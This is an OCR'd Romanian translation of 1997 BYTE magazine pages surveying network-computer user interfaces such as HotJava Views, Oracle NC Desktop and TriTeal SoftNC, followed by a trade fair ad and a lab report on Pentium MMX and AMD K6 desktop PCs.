OS/2 Warp 4, lansat în septembrie trecut se livrează cu două navigatoare (Navigator şi Web Explorer) şi a fost primul SO care a inclus Java VM. Apleturile şi aplicaţiile Java se pot executa în OS/2 Workplace Shell fără browser, ca şi aplicaţiile native.

Workplace Shell extinde şi metafora de fişiere şi cataloage la resurse de reţea. Utilizatorii pot crea simplu cataloage şi icon-uri care reprezintă servere din LAN sau servere distante pe Internet şi pot manipula apoi resursele acestora ca şi cum ar fi locale.

La Mac OS 8, planificat pentru această vară Apple oferă icon-uri desktop pentru lansarea programului e-mail preferat sau clientului Web (care va fi inclus), plus un element de meniu care va lansa automat softul client corespunzător atunci când utilizatorul lipeşte (paste) orice URL la o casetă dialog care apare automat. Apple mai are în vedere includerea în OS 8 a unui client push ca PointCast. Dar alte facilităţi de integrare dinamică a conţinutului de pe Web, legături URL selectabile dinamic şi motorul de căutare mult amânat V-Twin vor fi doar în versiunile următoare care vor integra resursele locale şi distante.

Atât Apple cât şi IBM au planuri mari de viitor. Rhapsody de la Apple, următoarea generaţie de SO bazată pe NextStep, va include OpenStep Virtual Desktop. Acesta este un NUI independent de locaţie, care păstrează starea locală pe server, astfel că utilizatorii au acces la propriul desktop de la orice client din reţea. Structura din spate este NetInfo, un soft client/server care oferă administrare de la distanţă şi servici de directori. NetInfo configurează automat clienţii noi şi determină domeniile la care au acces.

IBM dezvoltă un NUI evoluat care oferă o cale de mijloc între clientul suplu NC şi cel gras PC. Având numele de cod Bluebird, acesta înlocuieşte Workplace Shell din Warp cu un shell mic de reţea care se află deasupra nucleului OS/2. Acesta are un desktop implicit care execută apleturi Java fără navigator, dar administratorii îi pot substitui un navigator Web, un emulator de ecran de terminal mod caracter, sau orice aplicaţie ca mediu implicit de lucru.

Bluebird este un compromis între NC şi PC deoarece se execută pe un sistem standard x86, dar păstrează starea locală pe server şi foloseşte discul local pentru cache. Astfel oferă avantaje de la NC păstrând şi compatibilitatea cu hard-ul existent.

IBM afirmă că a proiectat Bluebird deoarece unele corporaţii mari au cerut o soluţie ieftină care uşurează trecerea la NC.„ Beneficiarii întreabă cum pot trece la noul model Java păstrând în continuare şi aplicaţiile vechi de pe platforme multiple", explică John Albee, managerul de program IBM OS/2 Warp.

Albee spune că Bluebird va fi livrat la corporaţii în această vară. Conceptual, este similar cu iniţiativa NetPC de la Microsoft şi ZAW (Zero Administration for Windows), o alternativă NC de client mai suplu pentru Windows care se bazează pe standardele PC existente (Vedeţi şi „PC-ul contraatacă din BYTE, mai 1997")

NUI pentru NC

Dominaţia Microsoft la PC-uri desktop stimulează pe ceilalţi producători să exploreze pieţe cu competiţie mai redusă pentru NUI. Alternativa cea mai promiţătoare este NC, care prin definiţie este un calculator conceput pentru lucrul în reţea. Este un orizont larg deschis lipsit aproape complet de produse Microsoft, cu toate că acest lucru începe să se schimbe datorită iniţiativei NetPC de la Microsoft, achiziţiei recente de către aceasta a WebTV Networks şi sugestii că viitoarele versiuni NT ar putea include extensii pentru mai mulţi utilizatori. (vedeţi şi „Informatică ieftină" din BYTE România, Aprilie 1997)


Nu este vorba că NC nu a atras firme importante. IBM, Lotus, Oracle, SCO şi Sun vor lansa NUI pentru NC în acest an. Dar este loc şi pentru firme mai mici ca TriTeal şi Ulysses pentru a se putea infiltra.

NUI pentru NC are tendinţa să fie mai simplă decât interfeţele reduse GUI pentru PC. De obicei aceste interfeţe includ un set de aplicaţii mici pentru cei care lucrează cu un set redus de programe de bază, ceea ce este acceptabil ţinând cont de modul în care organizaţiile vor distribui sistemele NC. Aceste programe vor fi suplimentate cu Java, inclusiv aplet-uri şi porţi (gateway) deschise spre programe şi baze de date vechi. Şi toate sunt împachetate într-o interfaţă simplificată mai uşor de învăţat pentru utilizatori.

„Majoritatea oamenilor de pe planetă n-au văzut cum se prezintă un Macintosh sau Windows", spune Douglass Wilson, arhitectul Kona Desktop de la Lotus. „ Avem în vedere o piaţă mult mai vastă, cea a utilizatorilor de la firme şi de acasă, care n-au apucat încă să vadă un GUI".

Oracle şi IBM îşi scriu propriul NUI în cod nativ specific UC, pentru a avea performanţe maxime pe microprocesoare ieftine. NC Desktop de la Oracle se adresează pieţei Intel x86, ARM 7500FE şi procesoarelor Digital Equipment/ARM StrongARM. Acestea sunt cele trei UC-uri care au suport până acum din partea platformei de referinţă Oracle NC, o specificaţie pentru care Network Computer, Inc (NCI), desprinsă din Oracle, deţine licenţa.

NUI încă nedenumit de la IBM se adresează platformei PowerPC 403 (o versiune înglobată de PowerPC 603 fără unitate de virgulă mobilă), procesorul din IBM Network Station. Alţi furnizori şi-au scris propriile NUI în Java, deci se pot executa pe orice sistem cu Java VM. Această compatibilitate între platforme se realizează în dauna performanţei, cu toate că utilizarea compilatoarelor JIT (just-in-time) şi viitoarele cipuri Java vor reduce diferenţele.



HotJava Views de la Sun se execută pe JavaStation de la Sun sau orice alt sistem cu Java VM

1. Selectorul este o bară task pentru comutarea între aplicaţii.
2. CalendarView este un planificator pentru grup.
3. Aplicaţiile se execută totdeauna pe tot ecranul.
4. Butoanele înlocuiesc meniurile.

Sun inventează GUI nou

Sun a cheltuit probabil mai mult timp pentru a gândi din nou un GUI decât orice altă companie. La JavaSoft (desprinsă din Sun), proiectanţii Frank Ludolph şi Don Gentner au analizat ce este bine şi rău la fiecare GUI, de la Windows la Mac. Au beneficiat de faptul că Lundolph a lucrat la faimosul proiect Alto la Palo Alto Research Center (PARC) al firmei Xerox. Inventivul lor NUI pentru Sun Java Station, HotJava Views,

Transformarea NUI cu SoftNC

SoftNC de la TriTeal o facilitate unică de program între NUI, poate să-şi schimbe instantaneu modul de prezentare a interfeţei printr-o singură selecţie cu maus. Pentru a schimba stiluri care seamănă cu Windows 95, Motif sau Unix CDE, utilizatorii selectează un buton din panoul de control. Este cel mai bun truc de la transformarea prin morphing a robotului din Terminator 2 încoace.

SoftNC poate schimba prezentarea în acest mod, deoarece interfaţa nu este fixată prin cod în software. În locul codificării, un limbaj de descriere propriu, similar HTML controlează configuraţia ecranului şi modul de prezentare al tuturor ferestrelor şi elementelor.

Limbajul de descriere de la TriTeal este SoftNC Presentation Language (SPL). Un script SPL descrie modul în care arată GUI, dar nu face efectiv desenul pe ecran. Pentru acesta, TriTeal şi-a scris propria bibliotecă de clase Java. Clasele TriTeal sunt suficient de cuprinzătoare pentru a simula aproape orice GUI şi se pot adapta la rezoluţii diferite ale ecranului, palete de culori şi tipuri de ecran, chiar şi la ecrane monocrome sau echipamente portabile.

Noile clase se află la clientul SoftNC (de obicei un NC). Atunci când SoftNC primeşte un mesaj de schimbare a modului de prezentare a ecranului atunci face apel la aceste clase pentru a desena interfaţa descrisă în SPL script. Mecanismul pentru acest tip şi alte mesaje la SoftNC se bazează pe IOCP (Inter ORB Communication Protocol)

Mesajele pot proveni din sistemul local sau de oriunde din reţea. Ele sunt codificate ca şi fişiere MIME ataşate. Un mesaj poate conţine anumite date şi un script SPL sau un URL care face referinţă la un script SPL din reţea. În acest mod serverul poate controla centralizat desktopul SoftNC prin distribuirea de mesaje MIME la toţi clienţii SoftNC.

încearcă să scape de complexitatea infiltrată în decursul timpului în GUI, dar fără să sacrifice prea mult flexibilitatea.

Nimic nu este sacru pentru Ludolph şi Gentner. Primul lucru elimimat a fost bara de meniu. Meniurile, în special cele organizate ierarhic încurcă utilizatorii începători cu opţiunile lor greu de găsit, afirmă ei. Ei au condensat operaţiile esenţiale în câteva opţiuni pe o baretă cu butoane.

Un alt substitut pentru meniuri este Selector, o bară mare de task-uri în marginea stângă a ecranului. Nu mai este nevoie de meniu pentru fişiere cu comenzi Open, Close, Save, Quit şi Exit. Pentru utilizatori, toate aplicaţiile par a fi în execuţie permanentă. Ei fac doar comutarea între aplicaţii prin simpla selectare cu maus pe pictograma aplicaţiei.

Aplicaţiile standard includ Mail-View (poştă electronică), Calendar View (planificare pentru grup), Web-View (navigator) şi Name-View (servicii director). Administratorii pot adăuga la Selector apleturile şi aplicaţiile noi Java . Atunci când utilizatorii comută taskuri SO salvează automat starea programului pe server. Atunci când utilizatorii revin la program, documentul apare exact ca în momentul când a fost părăsit.

Hot Java Views renunţă şi la ferestrele cu dimensiuni modificabile şi care se pot suprapune, o metaforă centrală pentru un GUI obişnuit. Acum aplicaţiile se execută totdeauna cu utilizarea întregului ecran. Acest lucru elimină confuzia resimţită de unii utilizatori, atunci când prima fereastră dispare brusc în spatele altei ferestre. (A fost închisă? Unde este? Cum se poate regăsi?)

Versiunile viitoare de HotJava Views vor avea facilităţi mai bogate: meniuri care apar şi panouri glisante la marginile ecranului. Meniurile care apar (pop-up), sunt sensibile la context şi apar doar când utilizatorul are nevoie. Panourile glisante sunt sertare pentru depozitarea apleturilor Java şi afişarea conţinutului dinamic adus din reţea. Deoarece SO păstrează totdeauna starea NC pe server, utilizatorii pot accesa mediul propriu configurat şi executa aplicaţiile de pe orice calculator din reţea care are HotJava Views.

Oracle :mai bun ca un X

Inginerii de software de la Oracle NCI îşi permit libertăţi similare în abordarea conceptelor încetăţenite. NUI elaborat de ei, NC Desktop, este asemănător cu HotJava Views şi are în vedere tot o interfaţă simplificată.

La baza NC Desktop se află Net-BSD (un nucleu Unix public) şi X11R6 (cea mai nou versiune X Windows System). NCI a selectat aceste componente deoarece sunt gratuite, bine documentate şi testate şi oferă posibilităţi de mutare uşoară pe diferite UC. Totuşi, NCI a împrumutat doar nivelul de prezentare redus de la X, nu şi modelul grafic de reţea. Pe când terminalele X se bazează pe calculatoare gazdă pentru a oferi grafică în reţea, NC Desktop face toată redarea local pe NC. Acest mod de lucru reduce mult traficul pe reţea.

O altă adaptare este că NC Desktop foloseşte X doar pentru afişarea ferestrelor rădăcină şi a elementelor de bază din fereastra ecran. În cadrul ferestrelor SO afişează toate documentele în HTML. De fapt HTML este mecanismul de afişare standard, într-un fel ca Display PostScript de la NextStep. Pentru a asigura suportul, SO are un parser HTML şi convertoare pentru formate de fişiere standard ca GIF, JPEG, MPEG, TIFF, AVI, AU, QuickTime şi Real Audio. Există şi o Java VM şi un compilator JIT.

Ca şi HotJava Views, NC Desktop are un set de aplicaţii mici reprezentate cu iconuri pe partea stângă a ecranului. Există un browser Web, un client de poştă electronică, o agendă, un planificator, un editor de text şi un administrator de fişiere.

În versiunea actuală NC Desktop, apleturile Java se execută totdeauna în navigatorul de Web. Aplicaţiile autonome Java se execută pe desktop, ca şi cele native. În partea de jos a ecranului, un panou glisant opţional afişează fluxuri de informaţii (de exemplu, cotele de la bursă sau ştiri). Şi aici scopul este de a aduce informaţiile dinamice direct în atenţia utilizatorului imediat ce are loc o schimbare, în loc să fie nevoie ca utilizatorul să caute manual informaţia.

Porţi spre trecut

IBM, ca şi Oracle, a construit varianta proprie NUI pentru NC pe baza nucleului Unix, a şcris codul pentru nivelele suplimentare în cod nativ şi a adăugat Java VM. Dată fiind istoria îndelungată a prezenţei IBM în informatizarea firmelor, nu este o surpriză că Big Blue a acordat atenţie sporită ca NUI să poată lucra cu sisteme vechi.

Emulatoarele de terminal în cod nativ pot conecta simultan staţii IBM Network Station la mai multe sisteme gazdă. Utilizatorii pot



Network Station de la IBM are NUI scris în cod nativ PowerPC. Accentul este pus pe conectarea la aplicaţii şi date vechi.

1. Emulatoarele de terminal execută aplicaţii ecran mod caracter pe sisteme mari.
2. Un alt program de terminal afişează un program Motif ce se execută pe un server Unix.
3. Navigatorul de Web.
4. O aplicaţie Windows aflată pe server.

rula programe pentru terminale 3270/5250, programe Unix în mod caracter, aplicaţii Unix Motif sau orice soft Windows.

Alte interfeţe NUI pot face lucruri similare prin soluţii Java, ca la Tarantella de la SCO şi dbAnywhere de la Symantec. SCO îşi împachetează apleturile Tarantella cu un NUI simplu numit WebTop. Acesta este o colecţie de apleturi şi pagini HTML care uşurează accesul utilizatorilor din navigator la sistemele vechi.

Lotus îşi elaborează interfaţa NUI Kona Desktop (nu este numele definitiv) în Java. Ca şi Constellation de la Netscape, Kona este de fapt un navigator care ocupă ecranul şi care permite utilizatorilor să lanseze atât aplicaţii native, cât şi apleturi Java.

Cu toate că Lotus experimentează încă modul de prezentare, Kona va avea probabil o bară statică de aplicaţii de partea stângă a ecranului (ca şi HotJava Views şi NC Desktop), nu vor fi ferestre suprapuse (ca şi la HotJava Views) şi vor fi panouri pentru afişat informaţii dinamice (ca aproape la toate NUI). O fereastră pager stil panglică va permite utilizatorilor să trimită şi să primească mesaje scurte.

Aplicaţiile incluse în Kona, asemenea celor din HotJava Views şi NC Desktop sunt versiuni simplificate ale versiunilor complete ce se execută pe PC. „Acestea sunt versiuni uşoare ale aplicaţiilor noastre din SmartSuite", explică arhitectul Kona Douglass Wilson. „Ele sunt destinate celor 80% dintre utilizatori care au nevoie doar de 25% din facilităţi. Nu aţi oferi acest calcul tabelar unui analist financiar, el are nevoie probabil de 1-2-3 sau Excel, dar i-aţi putea oferi acest editor de text".

Ulysses Telemedia, un concurent necunoscut, dezvoltă un alt NUI bazat pe Java care îmbină prezentarea şi comportamentul interfeţelor GUI populare, ca Windows 95 şi Motif. VCOS de la Ulysses arată familiar pentru oricine are experienţă pe PC, dar schimbă în mod subtil prezentarea şi comportamentul suprafeţei desktop.



SoftNC de la TriTeal este scris complet în Java şi îşi poate schimba instantaneu prezentarea pentru a simula trei interfeţe GUI clasice.

1. Panoul de control permite selectarea între stilul Windows 95, Unix CDE şi Motif.
2. Utilizatorii pot avea patru suprafeţe desktop independente pe care le pot comuta prin selecţie de la panou.
3. Administratorul de fişiere seamănă cu un navigator Web.
4. Utilizatorii pot executa apleturi Java sau aplicaţii native pe desktop.

SoftNC de la TriTeal are un panou de control care permite utilizatorilor să opteze între trei stiluri diferite: Windows 95. Unix/Motif şi Unix CDE (Common Desktop Environement). Întreaga suprafaţă de lucru se modifică instantaneu atunci când selectaţi o opţiune, deoarece SoftNC are un mecanism unic de schimbare din mers a interfeţei (vedeţi caseta „Transformarea NUI cu SoftNC").

Clienţi noi, utilizatori noi

Utilizatorii experimentaţi de PC ar putea găsi că unele dintre aceste NUI sunt prea limitate, dar în acest caz NC-ul n-a fost făcut pentru ei. Aşa cum NC extinde modelul client/server la noi tipuri de echipamente client, NUI pe NC va extinde informatica la noi tipuri de utilizatori.

Pentru o jumătate de secol, evoluţia calculatoarelor a avut loc de la echipamente solitare de calcul, la echipamente inteligente de comunicare. Hard-ul şi reţeaua se întâlnesc în fine. Acum este timpul ca softul să recupereze diferenţele şi ecranul dumneavoastră se va schimba pentru totdeauna.

Tom R. Halfhill este BYTE Senior editor şi locuieşte la San Matteo, CA. Îl puteţi găsi la: **thalfhill@bix.com**

[din BYTE, o publicaţie McGraw-Hill, Inc. Adaptare - *Darvas Attila*]

INFORMAŢII UTILE

Apple Computer
Cupertino, CA
800-776-2333
408-996-1010
http://www.apple.com/

IBM Corp.
Austin, TX
800-426-3333
914-765-1900
http://www.internet.ibm.com/computers/networkstation/

Lotus Development Corp.
Cambridge, MA
800-343-5414
617-577-8500
http://kona.lotus.com/

Microsoft Corp.
Redmond, WA
800-426-9400
206-882-8080
http://www.microsoft.com/backoffice/sbc/sbc_summary.htm#top

Netscape Communications
Mountain View, CA
800-638-7483
415-254-1900
http://www.netscape.com/comprod/tech_preview/index.html

Oracle/NCI
Redwood Shores, CA
800-633-0596
415-506-7000
http://www.nc.com/

The Santa Cruz Operation
Santa Cruz, CA
800-726-8649
408-425-7222
http://tarantella.sco.com/

Sun/JavaSoft
Mountain View, CA
415-960-1300
http://www.javasoft.com/

TriTeal Corp.
Carlsbad, CA
800-874-8325
619-930-2077
http://www.softnc.triteal.com/

Ulysses Telemedia
Minneapolis, MN
612-359-0870
http://www.ulysses.net/



ifabo
BUCHAREST

Târg Internațional Specializat pentru Tehnică de calcul, Software, Electronică, Telecomunicații și Birotică

Palatul Parlamentului,
Centrul Internațional de Conferințe



16 - 20 septembrie 1997
ediția a IV-a

ORGANIZATOR:

EXPORT CONSULT
VIENA-BUCUREªTI

Reprezentant oficial
în România a:

MESSE WIEN

Tel: (40-1) 330.45.49; 330.45.16; Fax: (40-1) 330.46.64

Întinzând coarda, PC-urile MMX combină o multitudine de performanțe cu promisiuni.

De redactorii Byte

Putere MMX pentru PC-uri desktop

Invenția microprocesoarelor a schimbat lumea și a lansat-o într-o nouă eră a ascensiunii continue. Pe măsură ce am trecut de la 8088 la 286 și apoi la 386, am presupus că fiecare nouă generație de microprocesoare trebuie să ruleze mai repede și să furnizeze performanțe mai bune. Am crezut că îmbunătățirile în microprocesoare vor continua să fie alimentate printr-o creștere a vitezei tactului, îmbunătățirea administrării cache-ului și optimizarea arhitecturii.

Recent însă, industria microprocesoarelor a trebuit să se confrunte cu o realitate rece. Introducerea noilor UCP-uri care diferă puțin față de predecesorii lor imediați a lăsat piață confuză. Ca și rezultat, evoluția microprocesorului x86 arată primele semne de încetineală.

Introducerea din partea Intel a extensiei multimedia (MMX) reprezintă prima expansiune majoră a setului de instrucțiuni x86 de la 386 încoace. Ea face și o importantă declarație: calculatoarele CISC sunt vii și în putere. Cele 57 de instrucțiuni noi MMX realizează operații matematice multiple pe seturi multiple de date, simultan. Rezultatul potențial îl reprezintă programele puternice care pot face mai mult, mai repede și folosi mai puține instrucțiuni.

Intel a proiectat instrucțiunile MMX având în vedere aplicațiile multimedia. MMX își va găsi o largă aplicabilitate în algoritmii orientați pe bit și byte, folosiți în mod tipic de compresiile și decompresiile video și audio, procesarea de imagini și renderizare.

Surprinzător, Intel și-a ales pentru debutul MMX, nu un produs de ultimă oră cum ar fi Pentium Pro, ci linia stabilizată (și mai profitabil) de procesoare Pentium. În ciuda avantajului evident pentru aplicațiile comerciale, Intel a lansat MMX cu o campanie de piață care este orientată decis către consumatori.

Un domeniu larg

Nu se poate spune că există o lipsă de producători dispuși de vânzarea de PC-uri MMX. Pentru acest Lab Report am adunat 10 sisteme din partea a opt producători. I-am rugat să furnizeze sisteme desktop dotate cu procesoare pentium MMX la 200 MHz. Am primit de asemenea un sistem Pentium MMX la 233 MHz și un sistem K6 AMD la 200 MHz. Toate sistemele au avut 32 MB RAM și au rulat Windows 95. De asemenea, a fost mandator un CD-ROM drive intern 12x, o placă video PCI cu 4 MB de memorie și un disk hard de 3 GB.

> **BYTE BEST**
> PC-URI DESKTOP MMX
>
> **Gateway 2000 P5-200**
> **Polywell Computers Poly 5200Tx**
>
> Gateway a fost câștigătorul incontestabil, obținând punctaje ridicate ale performanței și o excelentă utilitate. Sistemul Polywell situat pe locul doi la o mică diferență și prețul său mic îl fac alesul grupului.

Prețurile sistemelor (fără monitor) au variat de la 1750$ la 2949$. Cartelele de sunet, modemurile, drive-urile Zip și alte echipamente extra, fie n-au fost necesare, fie n-au fost testate explicit.

Pentru că au fost configurate similar și construite în jurul unor UCP-uri identice (cu excepția sistemului K6), ar putea reieși fără a avea vreo surpriză că aceste sisteme vor obține performanțe identice. Fiecare dintre ele se potrivește perfect în rolul unui PC de birou sau pentru acasă. Prin urmare, pentru a distinge aceste sisteme, am evaluat de asemenea caracteristicile și utilitatea, incluzând calitatea și cantitatea documentației.

Trebuie remarcată absența sistemelor din partea a trei producători consacrați. Hewlett Packard a refuzat să furnizeze un sistem, pretinzând că testele noastre subliniază prea pregnant performanța sistemului atunci când este vorba de realizarea unei evaluări generale. IBM s-a scuzat pretinzând că nu are PC-uri potrivite pentru această categorie de produse. Compaq a afirmat că sistemele sale Pentium MMX nu vor fi gata în timp util.

Piața

Tehnologia și performanța microprocesoarelor și a subsistemelor inteligente au deschis noi orizonturi pentru sistemele de operare și aplicații. Un cursor animat sau un clip audio inserat într-un document Word poate furniza un moment de relaxare, însă ele în cel mai rău caz necesită un Pentium la 200 MHz. Deci, cui îi folosește MMX?

Dacă majoritatea aplicațiilor dumneavoastră implică Windows 95 standard, atunci veți fi dezamăgiți cu Pentium MMX. În comparație cu Pentium standard rulând la aceeași frecvență de tact, veți sesiza doar o mică îmbunătățire a performanței - de la 10 la 20 de procente. Această se datorează numai cache-ului L1 de pe cipul Pentium MMX (de la 16KB la 32KB). Va trebui să depuneți un efort considerabil pentru a justifica un sistem MMx nou pentru un câștig atât de mic.

În prezent, nici Windows 95 sau altă aplicație standard de birou nu a fost rescrisă pentru a folosi avantajele instrucțiunilor MMX. Chiar dacă aceste aplicații ar fi fost redimensionate, procentul din codul lor care ar realiza o îmbunătățire semnificativă a performanței este minor. Aplicațiile de



Ilustrația se bazează pe Gateway 2000 P5-200.

ILUSTRAȚII: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

birou, în ciuda faptului că sunt încărcate împreună cu aplicațiile multimedia, rulează bine pe sistemele non Pentium MMX.

Primele aplicații serioase care folosesc MMX sunt cele ce utilizează prelucrările grafice complexe, așa cum ar fi Adobe Photoshop și PhotoDeluxe, Power Goo de la Kai și navigatorul WIRL Virtual Reality Modeling Language (VRML) de la Vream. Dacă prelucrările grafice și rendering-ul reprezintă o parte importantă a sarcinii dumneavoastră, PC-urile și aplicațiile care folosesc MMX pot furniza îmbunătățiri serioase ale productivității. De asemenea și dezvoltatorii de jocuri 3-D vor aprecia MMX.

Problema modernizării

Încă nu există un motiv serios pentru a înlocui PC-ul actual cu un sistem Pentium MMX. Dacă vreți să cumpărați un nou PC sau să faceți un upgrade pe termen lung, atunci ar fi bine să luați în serios MMX. În mod normal diferența de preț între un Pentium mai vechi și un MMX este de câteva sute de dolari. Dacă veți folosi un AMD K6 diferența de preț aproape că va dispare. Chiar dacă aplicațiile dumneavoastră nu vor putea folosi direct avantajele MMX, veți beneficia de un cache mărit și de o arhitectură îmbunătățită.

Intel planifică să-și încorporeze noile instrucțiuni MMX în toate UCP-urile viitoare. Cu toate acestea, microprocesoarele clasice Pentium și Pentium Pro - în curând înlocuite cu Pentium II - vor rămâne și în viitor cele mai bine vândute.

Datorită unei baze mari de mașini non-MMX instalate, este aproape sigur că pentru viitorul previzibil toate programele populare vor fi disponibile în versiuni non-MMX. În final, va rămâne la latitudinea dezvoltatorilor de aplicații software să decidă dacă MMX va deveni o nișă sau un curent tehnologic.

Au contribuit
Dorothy Hudson, Project Manager/NSTL
Robert Hummel, freelance writer/BYTE

Cele mai bune

SISTEME PENTIUM MMX

Oricare din cele 10 sisteme desktop MMX pe care le-am evaluat ar reprezenta o achiziție valoroasă atât pentru lucrul la birou cât și acasă. Încărcate cu 32 MB de RAM și cu UC-uri de ultimă tehnologie, aceste sisteme au obținut performanțe excelente în aplicațiile Windows curente. De asemenea, UC-urile care oferă MMX, promit o bună rulare a viitoarelor aplicații și sisteme de operare specifice MMX.

Pentru majoritatea utilizatorilor, carcasele modelate și culorile fistichii au prea puțină importanță. Dacă achiziționați un sistem Pentium la 200 MHz, trebuie să aveți un singur obiectiv în minte: performanța. Prin urmare, este explicabil procentajul de 60% pe care l-am oferit performanței, pentru determinarea câștigătorului categoriei Cel mai bun.

Desigur, performanța nu reprezintă totul. Pentru a-și diferenția sistemele, producătorii au încercat să-și adauge noi caracteristici, cum ar fi porturi USB (Universal Serial Bus) și compartimente suplimentare pentru unități. Problemele din timpul instalării și a configurării acestor mașini, ușurința de acces și modernizările ulterioare reprezintă de asemenea considerente importante. Din punctajul pentru Cel mai bun am alocat 20 % pentru caracteristici și 10 % pentru utilitate, care atunci când este combinată cu cele 5 % pentru valoare formează punctajul pentru implementare. Ultimele 5% au fost acordate inovațiilor pe care la aduce sistemul.

Câștigătorul categoriei Cel mai bun a fost Gateway 2000 P5-200. Deși nu s-a clasat pe primul loc în nici unul din benchmark-urile de testare, punctajele pe care le-a obținut s-au situat de fiecare dată aproape de top în fiecare categorie. Aceasta i-a permis ca în final să ocupe locul fruntaș, la o diferență foarte mică de următorul clasat care a fost Poly 5200Tx de la Polywell Computers. Acesta a obținut cele mai bune rezultate atât în testele Excel cât și în cele Word. Punctajul obținut de MicroFLEX-MMX/200 de la Micro Express, datorită unei performanțe constante și a unor funcții ceva mai bune i-a permis obținerea unei poziții virtual identice cu cea a sistemului Polywell.

Singurul sistem K6 pe care l-am testat, Xi K200 MTower de la Xi Computer, a obținut un punctaj aproape identic cu cel obținut de sistemul Pentium MMX omolog. În testele individuale, sistemul K6 s-a comportat mai bine în special în mediile integrate, cum ar fi cele care rulează Word, FoxPro și sarcini pentru sub-sisteme video. Am luat acest sistem și i-am înlocuit procesorul K6 cu un Pentium MMX; această configurație s-a comportat mai bine atunci când s-au rulat teste Excel sau benchmark-uri MMX.

Sincer, am fost surprinși să vedem o variație atât de mare în punctajele pentru benchmark-ul MMX Intel. Rezultatele nu prezentau nici o corelație cu sistemul video sau viteza procesorului. Unii producători au specificat faptul că multe BIOS-uri și implementări de cip-seturi au eșuat în executarea unor tehnici de accelerare video, cum ar fi stocarea unor cadre VGA, negând parțial avantajul instrucțiunilor MMX. Sistemele construite în jurul acestor componente ar putea eșua

Altenativa K6

Intel a inventat, inovat și a controlat evoluția cipurilor x86 de la 8088 la Pentium Pro. În timp, s-a mai sesizat apariția unor intruși, însă în general, ceilalți producători de cipuri s-au limitat la a ține trena Intel.

Cu Pentium Pro, optimizat pentru operații pe 32 de biți, pe cheltuiala operațiilor pe 16 biți, Intel a depășit softul actual pentru SO și pentru aplicații. Cât timp Pentium a fost cipul preferat, și-au făcut apariția o mulțime de oportunități pentru alte cipuri. Pentru a-și distinge produsele, Intel a creat Pentium cu extensia multimedia (MMX).

AMD K6-MMX schimbă însă considerabil peisajul PC. Introdus la timpul potrivit cu o putere considerabilă și un preț competitiv, K6 ar putea reprezenta prima amenințare serioasă la adresa dominației Intel.

Sub capotă

Pe 32 de biți, K6 atinge performanțele excelente ale Pentium Pro, fără însă a avea încetinirile caracteristice acestuia la rularea aplicațiilor pe 16 biți. AMD folosește un proces pe cinci nivele de 0.35 microni pentru a produce cipul K6 cu 8.8 milioane de tranzistori. Acest cip oferă cel mai mare cache L1: un cache de 32-KB de date și un cache de 32-KB pentru instrucțiuni - de două ori mai mare decât cel al Pentium MMX. K6 este disponibil în prezent la un tact de 166, 200 și 233 MHz, versiunile pentru 266- și 300-MHz fiind așteptate în curând.

K6 folosește o microarhitectură superscalară RISC86 cu șase linii de prelucrare paralelă care sunt semnificativ diferite față de cele ale Pentium sau Pentium Pro. Microarhitectura K6 decodifică instrucțiunile x86 în coduri de operație RISC86 simple, de lungime fixă.

Unele tehnici RISC folosite în K6 includ decodări multiple de instrucțiuni, execuții într-un singur tact de ceas, execuții out-of-order, transferul datelor, execuții speculative și redenumiri de regiștri. Suplimentar, K6 implementează o tabelă cu 8192 de intrări unde se ține evidența ramificărilor, un cache pentru destinația ramificărilor și o stivă pentru adrese de întoarcere, care furnizează o rată a predicției mai mare de 95%. K6 conține de asemenea șapte unități de execuție care permit operații superscalare într-o conductă cu șase stagii.

Formă și funcție

Dominația Intel îi permite acestuia să dicteze standardele - trădând orientarea actuală de deplasare către cartelele UCP plug-in. Știind că nu poate pretinde schimbări, compania AMD și-a părăsit propria orientare pentru a-și asigura compatibilitatea cu pachetele existente și standardele de interfață sistem.

K6 folosește o grilă de 321 pini dispusă pe o capsulă ceramică compatibilă Socket 7. Producătorii de echipamente originale (OEM) își pot adapta proiectele actuale pentru a se potrivi cu K6 fără a fi necesar un cost suplimentar R&D pentru o nouă platformă. K6 însuși este cu mai ieftin decât alte procesoare din generația a șasea, datorită în special unei dimensiuni compacte.


Sistemele K6 actuale nu sunt perfecte. Unii producători au semnalat performanțe video dezamăgitoare. Testele lor au indicat că cip-seturile existente și BIOS-urile, optimizate pentru Pentium-ul vechi însă nu și pentru MMX Pentium sau Pentium II, pot să rețină K6 de la atingerea unei performanțe complete. Fără îndoială, când aceste probleme vor fi eliminate, K6 va reprezenta un competitor potențial pentru UCP-urile Intel.


CEL MAI BUN

Gateway 200 P5-200

